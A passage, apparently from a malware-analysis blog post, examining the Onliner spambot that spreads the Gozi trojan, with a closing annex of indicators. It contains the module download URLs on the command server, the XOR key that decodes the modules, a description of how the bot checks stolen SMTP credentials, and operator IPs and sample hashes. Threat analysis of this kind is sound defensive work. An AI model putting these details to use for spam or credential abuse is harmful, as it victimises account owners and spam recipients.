
- <http://cnc.com/MailerSMTP/dll.dll> : the Spam module
- <http://cnc.com/CheckerSMTP/dll.dll> : the SMTP credentials checker module

Those 2 dll are xored with the key

[0x37, 0x32, 0x44, 0x45, 0x34, 0x45, 0x35, 0x33, 0x36, 0x46, 0x35, 0x42, 0x32, 0x37, 0x39, 0x36, 0x31, 0x43,

0x43, 0x44, 0x41, 0x37, 0x30, 0x43, 0x32, 0x30, 0x39, 0x37, 0x38, 0x32, 0x46, 0x44, 0x44, 0x35, 0x31, 0x34, 0x43, 0x34, 0x36, 0x37, 0x44, 0x37, 0x39, 0x44, 0x30, 0x39, 0x39, 0x33, 0x38, 0x30, 0x33, 0x35, 0x31, 0x39, 0x43, 0x33, 0x32, 0x41, 0x46, 0x37, 0x33, 0x30, 0x34, 0x30, 0x00]

A little schema of the malware communication initialization: (the communication is encoded with base64 with \$\_GET parameters)



All the modules needed are copied in c:\windows\ too.

After installation, the malware wait for command from the CNC. Here, an example with the CheckerSMTP

Module:

- The CNC send the "control account", this account (mail+password+smtpserver) is used to be sure that the spamming process works. Valid SMTP credentials can be sends to this control account to
- The CNC send a file a list of SMTP server + a list of compromised account in 2 zip files. mask.zip and 3746000.zip
- The CNC wait until the bot finish his job and send another list of SMTP+Credentials

The sample is pretty good detected by AV industry (maybe due to the lot of debug strings present in the binary).

## Conclusion

As reminded, this spam bot is used to spread Gozi in Italy and Canada.

Onliner has around 1000 infected bots, they don't spread to much sample of the spambot.

I look forward the next update of the panel.

## Annexe

Onliner known IPs:

- 194.247.13.8
- 194.247.13.178
- 194.247.13.196
- 91.210.165.163

Spambot sample:

- [9144917a27453e8d69596a41ea003a5bf7d33334caaa4e67f5f8f9ef9cc3bcd1](#)
- [B5C87CAB2FF99D1E4B4C3EE897B07869FA8F6A63FBD27018F589C105FAF91FCD](#)

Module samples:

- [3f28a345393273cab4c6cea060644646bf9d0e5b2ebd7dd0c3935fe696223565](#)
- [b535d1eec26275fb53561a7dd3c6454b8036176f8fbdd12a64f2ed4defccb618](#)

---

Source: <https://benkowlab.blogspot.fr/2017/02/spambot-safari-2-online-mail-system.html>